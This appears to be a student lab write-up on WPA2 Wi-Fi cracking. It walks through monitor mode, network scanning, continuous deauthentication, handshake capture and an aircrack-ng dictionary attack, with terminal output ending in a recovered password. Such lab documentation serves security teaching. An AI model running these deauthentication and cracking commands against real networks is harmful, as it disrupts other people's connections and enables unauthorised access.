

Practical – 11

AIM: Perform Wi-Fi security testing by capturing and analyzing wireless packets using the suite and attempt to crack the Wi-Fi password of a secured network for educational and ethical hacking purposes.

Objective:

To understand and perform the steps involved in monitoring, capturing, and attempting to crack Wi-Fi passwords using ethical hacking tools like airmon-ng, airodump-ng, aireplay-ng, and aircrack-ng in a controlled lab environment.

Tools Used:


- Kali Linux / Parrot OS (with built-in wireless auditing tools)
- Wireless Adapter (capable of monitor mode)
- Terminal & Command Line Tools:
 - airmon-ng
 - airodump-ng
 - aireplay-ng
 - aircrack-ng

Theory:

Wi-Fi hacking primarily involves capturing the 4-way handshake between a router and a connecting device. The handshake contains encrypted information that, when combined with a wordlist, may allow cracking the Wi-Fi password.

Key Concepts:

- Monitor Mode: Allows the wireless card to capture all nearby wireless traffic.
- Deauthentication Attack: Forces connected devices to reconnect, triggering the handshake.
- Handshake Capture: The encrypted key exchange used during authentication.
- Dictionary Attack: Tries each password in a wordlist to decrypt the captured handshake.

Procedure:**1. Check Wireless Interface: iwconfig:**


```

root@kali:~/home/anonymous_invicti/hacking/wifihacking
root@kali:~/home/anonymous_invicti/hacking/wifihacking# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.


wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Encryption key:off
          Power Management:off

root@kali:~/home/anonymous_invicti/hacking/wifihacking#

```

2. Start Monitor Mode:

sudo airmon-ng
sudo airmon-ng check kill
airmon-ng start wlan0



```

anonymous_invicti@kali:~/hacking/wifihacking/rtl8188eus
anonymous_invicti@kali:~/hacking/wifihacking/rtl8188eus# sudo airmon-ng
PHY      Interface    Driver      Chipset
phy0     wlan0            8188eu      TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]

anonymous_invicti@kali:~/hacking/wifihacking/rtl8188eus# sudo airmon-ng check kill
anonymous_invicti@kali:~/hacking/wifihacking/rtl8188eus# airmon-ng start wlan0
Error setting channel: command failed: Device or resource busy (-16)
Error -16 likely means your card was set back to station mode by something.
Removing non-monitor wlan0 interface...
(nonitor mode disabled)

anonymous_invicti@kali:~/hacking/wifihacking/rtl8188eus# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0     IEEE 802.11b  ESSID:""  Nickname:"@IFI8REALTEK"
          Mode:Monitor  Frequency:2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0  Missed beacon:0

anonymous_invicti@kali:~/hacking/wifihacking/rtl8188eus#

```

3. Scan Nearby Wi-Fi Networks:

```
sudo airodump-ng wlan0
```

```
anonymous_invicti@kali:~/hacking/wifihacking/rtl8188eus
File Actions Edit View Help

CH 9 ][ Elapsed: 48 s ][ 2025-04-15 11:07

BSSID      PWR Beacons  #Data, #s  CH  MB  ENC CIPHER AUTH ESSID
BA:FA:60:6A:6C:B5 -70   237      6  0 11 180 WPA2 CCMP PSK Redmi Note 11 Pro + 5G

BSSID      STATION      PWR  Rate  Lost  Frames  Notes  Probes
BA:FA:60:6A:6C:B5 D4:1B:81:83:D4:FE -1 1e- 0 0 2
(not associated) 0A:E1:B7:9D:6B:AE -74 0 - 1 0 2
(not associated) 0A:6A:DD:50:6E:65 -90 0 - 1 6 4
(not associated) 00:0C:E7:F1:38:25 -94 0 - 1 0 2
(not associated) 9E:0B:8D:DE:9D:B7 -76 0 - 1 0 5
(not associated) A2:87:4E:18:08:AB -94 0 - 1 0 2
(not associated) 02:92:83:EA:C6:15 -82 0 - 1 0 2
(not associated) B6:92:82:ES:31:05 -46 0 - 1 15 6
(not associated) 12:6D:A7:35:EB:42 -80 0 - 1 0 6
(not associated) B8:3D:4E:25:05:ED -78 0 - 1 0 7
(not associated) 86:B2:E3:2F:7F:A9 -78 0 - 1 0 2
(not associated) 86:FA:D6:B2:49:4E -94 0 - 1 0 1
Quitting...


anonymous_invicti@kali:~/hacking/wifihacking/rtl8188eus
$
```

4. Target a Specific Network:

```
sudo airodump-ng --bssid <router_BSSID> -c <channel> wlan0mon
```


5. Capture the 4-Way Handshake:

```
sudo airodump-ng -w hack1 -c <channel> --bssid <router_BSSID> wlan0
```



6. Deauthenticate a Device (Force Reconnection):

```
sudo aireplay-ng --deauth 0 -a <router_BSSID> wlan0
```



7. Captured The WPA Handshake on top:

```

anonymous_invicti@kali: ~/hacking/wifihacking/rtl8188eus
anonymous_invicti@kali: ~/hacking/wifihacking/rtl8188eus
anonymous_invicti@kali: ~/hacking/wifihacking/rtl8188eus

[anonymous_invicti@kali] ~/hacking/wifihacking
$ ls
10-million-password-list-top-1000000.txt  rtl8188eus

[anonymous_invicti@kali] ~/hacking/wifihacking
$ cd rtl8188eus

[anonymous_invicti@kali] ~/hacking/wifihacking/rtl8188eus
$ ls
8188eu.ko      Kconfig      dkms-install.sh  hack1-01.kismet.netxml  hack1-02.log.csv      hack1-04.cap      hack1-05.kismet.csv      kismet.order
8188eu.mod    Makefile     dkms-remove.sh  hack1-01.log.csv       hack1-03.cap         hack1-04.csv      hack1-05.kismet.netxml  rtl8188eus
8188eu.mod.c  Module.symvers  dkms.conf       hack1-02.cap         hack1-03.csv         hack1-04.kismet.csv  hack1-05.kismet.netxml  rtl8188eus
8188eu.mod.o  README.md    hack1-01.cap    hack1-02.csv         hack1-03.kismet.csv  hack1-04.kismet.netxml  hack1-05.log.csv      rtl8188eus
8188eu.o      ReleaseNotes.pdf  hack1-01.csv    hack1-02.kismet.csv  hack1-03.kismet.netxml  hack1-04.log.csv    hack1-05.kismet.csv    rtl8188eus
BUILD_FOR_NETHUNTER.md  core         hack1-01.kismet.csv  hack1-02.kismet.netxml  hack1-03.log.csv     hack1-04.kismet.csv  hack1-05.log.csv      rtl8188eus

[anonymous_invicti@kali] ~/hacking/wifihacking/rtl8188eus
$ sudo aircrack-ng -w ../10-million-password-list-top-1000000.txt hack1-05.cap

```

8. Crack the Captured Handshake:

`sudo aircrack-ng hack1.cap -w /path/to/wordlist.txt`

```

Aircrack-ng 1.7

[00:00:00] 25/999999 keys tested (739.74 k/s)

Time left: 22 minutes, 31 seconds          0.00%

KEY FOUND! [ 12345600 ]

Master Key   : C3 1F 15 CF EC E4 EF 32 3C 12 B2 70 C8 9C 1B DE
              45 9E 63 1B 12 45 D7 E9 D1 10 95 2E 50 64 E6 D5

Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC   : 48 D8 EA 92 8D 55 99 BA 08 55 7F 71 E2 39 D0 1D

[anonymous_invicti@kali] ~/hacking/wifihacking/rtl8188eus
$

```

Conclusion:

This lab demonstrated the core steps involved in wireless penetration testing. It highlights the importance of strong passwords and the need for WPA2/WPA3 security and MAC filtering to protect Wi-Fi networks.